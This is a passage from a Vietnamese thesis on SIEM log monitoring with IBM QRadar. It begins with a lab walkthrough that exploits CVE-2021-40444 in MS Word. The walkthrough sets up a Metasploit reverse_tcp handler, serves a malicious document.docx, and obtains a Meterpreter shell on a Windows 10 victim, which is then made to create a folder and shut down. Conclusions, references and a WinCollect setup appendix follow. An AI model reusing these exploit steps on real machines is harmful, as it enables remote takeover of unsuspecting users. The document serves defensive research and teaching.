hungle@ubuntu:~/CVE-2021-40444$ cd out
hungle@ubuntu:~/CVE-2021-40444/out$ ls
0-blank  document.docx
```

Hình 1. Chuyển tới “out” và xem các tệp tin trong đó

Dùng “**show options**” để kiểm tra lại

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  PAYLOAD   windows/meterpreter/reverse_tcp

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.137.131 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.
```

Hình 13. Kiểm tra lại thông tin

Chạy chương trình bằng lệnh “run”

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.137.131:4444
```

Hình 14. Chạy chương trình exploit

Bước 5. Chuyển tới thư mục “**CVE-2021-40444**” gõ lệnh “**sudo python3 exploit.py host 80**”

```
hungle@ubuntu:~/CVE-2021-40444$ sudo python3 exploit.py host 80
[sudo] password for hungle:
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is host HTML Exploit...
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Hình 15. Chạy một máy chủ HTTP để phục vụ một tệp HTML chứa khai thác CVE-2021-40444

Chuyển tới thư mục “**out**” và gõ lệnh “**python3 -m http.server 8080**”

```
hungle@ubuntu:~/CVE-2021-40444/out$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Hình 16. Khởi chạy một máy chủ HTTP đơn giản sử dụng module `http.server`

Bước 6. Chuyển qua máy Windows 10, truy cập vào URL <http://192.168.137.131:8080>




Hình 17. Truy cập vào URL

Ấn vào “**document.docx**” để tải file về



Hình 18. Tải file về

Mở file



Hình 19. Khi mở file lên sẽ đồng thời khởi động mã độc

```

hungle@ubuntu:~/CVE-2021-40444/out$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.137.130 - - [02/Dec/2023 23:07:40] "GET / HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:07:40] code 404, message File not found
192.168.137.130 - - [02/Dec/2023 23:07:40] "GET /favicon.ico HTTP/1.1" 404 -
192.168.137.130 - - [02/Dec/2023 23:08:52] "GET /document.docx HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:13:38] "GET /document.docx HTTP/1.1" 304 -
192.168.137.130 - - [02/Dec/2023 23:20:44] "GET / HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:20:44] code 404, message File not found
192.168.137.130 - - [02/Dec/2023 23:20:44] "GET /favicon.ico HTTP/1.1" 404 -
192.168.137.130 - - [02/Dec/2023 23:20:46] "GET /document.docx HTTP/1.1" 304 -

```


```

hungle@ubuntu:~/CVE-2021-40444/out$ cd ..
hungle@ubuntu:~/CVE-2021-40444$ sudo python3 exploit.py host 80
[sudo] password for hungle:
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is host HTML Exploit...
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.137.130 - - [02/Dec/2023 23:09:53] code 501, message Unsupported method ('OPTIONS')
192.168.137.130 - - [02/Dec/2023 23:09:53] "OPTIONS / HTTP/1.1" 501 -
192.168.137.130 - - [02/Dec/2023 23:09:53] "HEAD /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:09:56] code 501, message Unsupported method ('OPTIONS')
192.168.137.130 - - [02/Dec/2023 23:09:56] "OPTIONS / HTTP/1.1" 501 -
192.168.137.130 - - [02/Dec/2023 23:09:56] "GET /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:09:56] "HEAD /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:09:56] "HEAD /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:09:57] code 501, message Unsupported method ('OPTIONS')
192.168.137.130 - - [02/Dec/2023 23:09:57] "OPTIONS / HTTP/1.1" 501 -
192.168.137.130 - - [02/Dec/2023 23:09:57] "HEAD /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:09:57] code 501, message Unsupported method ('OPTIONS')
192.168.137.130 - - [02/Dec/2023 23:09:57] "OPTIONS / HTTP/1.1" 501 -
192.168.137.130 - - [02/Dec/2023 23:09:57] "GET /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:09:57] "HEAD /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:09:57] "HEAD /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:09:57] "GET /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:09:57] "GET /word.cab HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:09:57] "GET /word.cab HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:12:11] code 501, message Unsupported method ('OPTIONS')
192.168.137.130 - - [02/Dec/2023 23:12:11] "OPTIONS / HTTP/1.1" 501 -
192.168.137.130 - - [02/Dec/2023 23:12:11] "HEAD /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:12:11] code 501, message Unsupported method ('OPTIONS')
192.168.137.130 - - [02/Dec/2023 23:12:11] "OPTIONS / HTTP/1.1" 501 -
192.168.137.130 - - [02/Dec/2023 23:12:11] "GET /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:12:11] "HEAD /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:12:11] "HEAD /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:12:11] code 501, message Unsupported method ('OPTIONS')
192.168.137.130 - - [02/Dec/2023 23:12:11] "OPTIONS / HTTP/1.1" 501 -
192.168.137.130 - - [02/Dec/2023 23:12:11] "HEAD /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:12:11] code 501, message Unsupported method ('OPTIONS')
192.168.137.130 - - [02/Dec/2023 23:12:11] "OPTIONS / HTTP/1.1" 501 -
192.168.137.130 - - [02/Dec/2023 23:12:11] "GET /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:12:11] "HEAD /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:12:11] "HEAD /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:12:11] "GET /word.html HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:12:12] "GET /word.cab HTTP/1.1" 200 -
192.168.137.130 - - [02/Dec/2023 23:13:43] code 501, message Unsupported method ('OPTIONS')

```

Hình 20. Log khi nạn nhân mở file

Màn hình sau khi mở file lên, trông rất bình thường



Hình 21. Màn hình sau khi mở file

Màn hình thể hiện đã thành công

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.137.131:4444
[*] Sending stage (175686 bytes) to 192.168.137.130
sysinfo
[*] Meterpreter session 1 opened (192.168.137.131:4444 -> 192.168.137.130:49365) at 2023-12-04 18:35:39 +0700
```

Hình 22. Màn hình thể hiện đã thành công kết nối với máy nạn nhân

Thử chạy lệnh “**sysinfo**” để xem thông tin máy nạn nhân

```
meterpreter > sysinfo
Computer      : DESKTOP-7PTBGQM
OS            : Windows 10 (10.0 Build 19042).
Architecture : x64
System Language : en_GB
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

Hình 23. Thông tin máy nạn nhân được trả về

Device name	DESKTOP-7PTBGQM
Processor	11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz 2.42 GHz
Installed RAM	2.00 GB
Device ID	4161FC80-AA22-4958-9A36-AC400D99A4DC
Product ID	00326-10000-00000-AA555
System type	64-bit operating system, x64-based processor
Pen and touch	No pen or touch input is available for this display

Hình 24. Thông tin xem trên máy nạn nhân

Thử tiếp lệnh “**shell**” để chuyển sang command prompt

```
meterpreter > shell
Process 4500 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\_HungLe_\Downloads>
```

Hình 25. Chạy lệnh “shell”

Trong shell thử tạo 1 thư mục bằng lệnh “**mkdir**”

```
C:\Users\_HungLe_\Downloads>mkdir text.doc
mkdir text.doc
```

Hình 26. Dùng “mkdir” để tạo thư mục


▼ Today (3)			
	document	04/12/2023 18:33	Microsoft Word D... 13 KB
	ProcessExplorer	04/12/2023 16:01	WinRAR ZIP archive 3,433 KB
	text.doc	04/12/2023 18:38	File folder

Hình 27. Thư mục mới đã được tạo trên máy nạn nhân

Thoát “**shell**” bằng “**exit**” và gõ lệnh “**shutdown**”

```
C:\Users\_HungLe_\Downloads>exit  
exit  
meterpreter > shutdown  
Shutting down...
```

Hình 28. Thoát shell và shutdown máy



Hình 29. Máy nạn nhân bị shutdown

Như vậy vừa rồi là thực nghiệm trojan đã hoàn thành.

CHƯƠNG 4. KẾT LUẬN

4.1. Kết luận

Trong quá trình nghiên cứu và hoàn thiện, luận văn đã đạt được nhiều kết quả tích cực. Đầu tiên, luận văn thực hiện nghiên cứu lý thuyết về hệ thống logs trên máy chủ Windows và Linux, cũng như các dịch vụ nguồn mở cho phép ghi bổ sung thêm một số logs cần thiết phục vụ việc giám sát an toàn cho máy chủ. Tiếp theo, thực hiện nghiên cứu các dấu hiệu, các kỹ thuật tấn công theo MITRE ATT&CK và sau đó dựa trên Atomic RedTeam và một số kinh nghiệm cá nhân trong việc điều tra và xử lý sự cố để mô hình hóa và xây dựng các kịch bản/tập luật cho phép phát hiện các hành vi tấn công theo định dạng thống nhất.

Sau cùng sẽ thực hiện triển khai cấu hình thử nghiệm một số luật lên hệ thống SIEM-Qradar và xây dựng một số kịch bản gồm một chuỗi các hành vi tấn công để đánh giá hiệu quả của tập luật. Kết quả thu được cho thấy tập luật có tính thực tiễn cao, có khả năng phát hiện tốt nhiều hành vi tấn công nguy hiểm, phức tạp trong thực tế. Đồng thời, trên cơ sở phân tích các cảnh báo và logs thu được trên hệ thống SIEM, luận văn cũng đề xuất được quy trình tối ưu tập luật và quy trình tối ưu nguồn logs nhằm hạn chế các cảnh báo sai trong thực tế.

Ngoài ra, để tối ưu quá trình triển khai và tích hợp logs trên máy chủ về hệ thống giám sát SIEM trong thực tế, luận văn cũng đã xây dựng các tệp thực thi dạng batch, bash shell cho phép tự động cài đặt và cấu hình dịch vụ, có thể hoạt động trên nhiều nền tảng máy chủ khác nhau.

4.2. Hướng phát triển luận văn trong tương lai

Ngày nay, các kỹ thuật tấn công ngày càng trở nên tinh vi và phức tạp nhằm qua mặt các hệ thống giám sát, các hệ thống phòng thủ. Kẻ tấn công đang có xu hướng chuyển dịch dần sang việc khai thác và tấn công tầng ứng dụng. Do vậy, sau khi hoàn thiện đề tài nghiên cứu này, trong tương lai nhóm chúng em sẽ tiếp tục phát triển một số hướng nghiên cứu sau:

- Nghiên cứu logs của các dịch vụ như dịch vụ Web (IIS, Apache), các dịch vụ thư điện tử như (MS-Exchange, Office-365, ...) và tích hợp về hệ thống SIEM.
- Nghiên cứu và phát triển tập luật phát hiện các hành vi nghi ngờ tấn công dựa trên logs của các dịch vụ đã tích hợp về SIEM.

- Nghiên cứu và đề xuất tối ưu tập luật của các giải pháp, thiết bị an ninh như EDR, Firewall, IDS/IPS.

TÀI LIỆU THAM KHẢO

- [1] "Github-Atomic/RedTeam," redcanaryco, [Online]. Available: <https://github.com/redcanaryco/atomic-red-team>. [Accessed 10 2021].
- [2] "MITRE ATT&CK," MITRE Corporation, [Online]. Available: <https://attack.mitre.org/>. [Accessed 10 2021].
- [3] "Cyber Kill Chain," Lockheed Martin Corporation, [Online]. Available: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-killchain.html>. [Accessed 10 2021].
- [4] "McAfee Labs Threat Report 06.2021," McAfee Enterprise, [Online]. Available: <https://www.mcafee.com/enterprise/en-us/lp/threats-reports/jun2021.html>. [Accessed 06 2021].
- [5] "Kaspersky Security Bulletin 2020. Statistics," Kaspersky Labs, [Online]. Available: https://go.kaspersky.com/rs/802-IJN240/images/KSB_statistics_2020_en.pdf. [Accessed 10 2021].
- [6] "2973/BTTTT-CATTT, Hướng dẫn triển khai hoạt động giám sát thông tin," Bộ Thông tin và Truyền thông, 15 08 2019. [Online]. Available: <https://ais.gov.vn/huong-dan-trien-khai-hoat-dong-giam-sat-thong-tin.htm>. [Accessed 10 2021].
- [7] "Qradar Custom Rules Documents," IBM Corporation, 2021. [Online]. Available: <https://www.ibm.com/docs/en/qsip/7.4?topic=rules-custom>. [Accessed 10 2021].
- [8] A. Miroshnikov, Windows Security Monitoring, Scenarios and Patterns, 2018.
- [9] D. Murdoch, BlueTeam Handbook: SOC, SIEM, and Threat Hunting UseCases, Notes from the Field, A condensed field guide for the Security Operations team (V1.02), 2018.
- [10] "OSQuery Document," 2021. [Online]. Available: <https://osquery.io/schema/5.0.1/>. [Accessed 10 2021].
- [11] "Auditd Document," 2021. [Online]. Available:

- <https://linux.die.net/man/8/auditd>. [Accessed 10 2021].
- [12] M. R. a. T. Garnier, "Sysmon Document," 2021. [Online]. Available: <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>. [Accessed 10 2021].
- [13] Neo23x0, "Github-Sigma Rules Document," 2021. [Online]. Available: <https://github.com/SigmaHQ/sigma>. [Accessed 10 2021].
- [14] "Wincollect Agent," IBM Security, 2021. [Online]. Available: <https://www.ibm.com/community/qradar/home/wincollect/>. [Accessed 10 2021].
- [15] B. T. Tùng, "Bài giảng Phòng chống tấn công mạng," SoICT, 2021. [Online]. Available: <https://users.soict.hust.edu.vn/tungbt/it4830/>. [Accessed 10 2021].
- [16] T. Q. Đức, "Bài giảng Cơ sở pháp lý số," SoICT, 2021. [Online]. Available: <https://users.soict.hust.edu.vn/ductq/>. [Accessed 10 2021].
- [17] N. I. o. S. a. Technology, "NIST Cyber Framework," 2021. [Online]. Available: <https://www.nist.gov/cyberframework>. [Accessed 10 2021].
- [18] "RSyslog Document," 2021. [Online]. Available: <https://www.rsyslog.com/doc/master/index.html>. [Accessed 10 2021].
- [19] U. Berkeley, "CLTC and McAfee Study: MITRE ATT&CK Improves Security, But Many Struggle to Implement," 2021. [Online]. Available: <https://cltc.berkeley.edu/2020/10/06/mitre-attck/>. [Accessed 10 2021].
- [20] "Windows Events to Monitor," Microsoft, 10 2021. [Online]. Available: <https://docs.microsoft.com/en-us/windows-server/identity/adds/plan/appendix-l--events-to-monitor>. [Accessed 10 2021].
- [21] "IBM Xforce Exchange," IBM Security, 10 2021. [Online]. Available: <https://exchange.xforce.ibmcloud.com/>. [Accessed 10 2021].
- [22] "OWASP Project," 2021. [Online]. Available: <https://owasp.org/>. [Accessed 10 2021].
- [23] "Burp Suite," PortSwigger Ltd., 10 2021. [Online]. Available: <https://portswigger.net/burp>. [Accessed 10 2021].
- [24] SwiftOnSecurity, "Github Sysmon-Config," 10 2021. [Online]. Available: <https://github.com/SwiftOnSecurity/sysmon-config>. [Accessed 10 2021].
- [25] "QRadar Interactive API Documentation for Developers," 10 2021

[Online]. Available: https://ip_qradar/api_doc#version=12.0. [Accessed 10 2021].

PHỤ LỤC

Gửi Windows Logs tới Qradar bằng cách sử dụng Wincollect (standalone) Agent.

Bước 1: Truy cập đường link dưới để tải QRADAR AGENT wincollect.

https://www.ibm.com/support/fixcentral/swg/selectFixes?fixids=7.3.0-QRADAR-AGENT-wincollect-10.0.2-62.x64.msi&product=ibm%2FOther%20software%2FIBM%20Security%20QRadar%20SIEM&source=dbluesearch&mhsrc=ibmsearch_a&mhq=qradar%20wincollect%20msi&function=fixId&parent=IBM%20Security

WINCOLLECT

	▲	Description	Release date
✓	1	fix pack: → 7.3.0-QRADAR-AGENT-wincollect-10.0.1-276.x64.msi WinCollect Agent MSI (64-bit) - Standalone only Notice: WinCollect version 10.0.1 supports only standalone agents. Managed agents are not supported in this version of WinCollect. Platforms: Linux Applies to versions: 7.3.0 Upgrades to: 7.3.0 Severity: Component: WINCOLLECT Categories: Abstract: Release of a new version 10.0.1 of the WinCollect Agent 32-bit software (Standalone only). The WinCollect MSI file is the installer for the Windows operating system. The MSI file is capable of setting up new agents or can be installed over top of an existing agent to update to the latest version.	2021/09/09

Bước 2: Chọn HTTPS

Download options

IBM Security, IBM Security QRadar SIEM (All releases, All platforms)

Select download options

Select the download method to be used to download fixes.

- ☐ Download using Download Director (requires Java) [What is this?](#)
- ☐ Download using bulk FTPS/SFTP [What is this?](#)
- ☒ Download using your browser (HTTPS)


CAUTION: Do not assume that Fix Central will show you all the prerequisites you need.

Be sure to always click the **More information** link for additional prerequisite and other important fix information. Click [here](#) for an explanation of what prerequisites you can expect Fix Central to provide.


☒ Include prerequisites and co-requisite fixes (you can select the ones you need later)

Continue

Back




Bước 3: Mở file đã tải và cài đặt. Tại phần Qradar Hostname nhập địa chỉ IP của hệ thống Qradar: 192.168.190.139




Bước 4: Mở Wincollect đã cài xong và nhập địa chỉ IP của máy: 192.168.190.129

Dashboard



Bước 5: Tại QRADAR bắt được các log, truy cập và đọc log.



Event Information									
Event Name	Windows Misc System Event								
Low Level Category	Misc System Event								
Event Description	Windows Misc System Event								
Magnitude		(5)	Relevance	9	Severity	1	Credibility	5	
Username	N/A								
Start Time	11:43:04, 7 thg 1, 2024		Storage Time	11:43:04, 7 thg 1, 2024			Log Source Time	11:42:54, 7 thg 1, 2024	
Accesses (custom)	N/A								
AccountDomain (custom)	N/A								
AccountID (custom)	N/A								
AccountName (custom)	N/A								
ChangedAttributes (custom)	N/A								
EventID (custom)	1014								
GroupID (custom)	N/A								
ObjectType (custom)	N/A								
Realm (custom)	N/A								
Scope (custom)	N/A								
Source Workstation (custom)	N/A								
Domain	Default Domain								

Source and Destination Information			
Source IP	192.168.190.129	Destination IP	192.168.190.129
Source Asset Name	N/A	Destination Asset Name	N/A
Source Port	0	Destination Port	0
Pre NAT Source IP		Pre NAT Destination IP	
Pre NAT Source Port	0	Pre NAT Destination Port	0
Post NAT Source IP		Post NAT Destination IP	
Post NAT Source Port	0	Post NAT Destination Port	0
Source IPv6	0:0:0:0:0:0:0:0	Destination IPv6	0:0:0:0:0:0:0:0
Source MAC	00:00:00:00:00:00	Destination MAC	00:00:00:00:00:00

Payload Information	
utfhexbase64 ☐Wrap Text <13>Jan 07 18:43:84 DESKTOP-NKE0S39 AgentDevice-WindowsLog AgentLogFile-System PluginVersion-WC.HSEVEN6.10.0.1.276 Source-Microsoft-Windows-DNS-Client Computer-DESKTOP-NKE0S39	

Additional Information			
Protocol	255	QID	5000262
Log Source	WindowsAuthServer @ DESKTOP-NKE0S39	Event Count	1
Custom Rules	Destination Asset Weight is Low Source Asset Weight is Low Context is Local to Local		
Custom Rules Partially Matched			
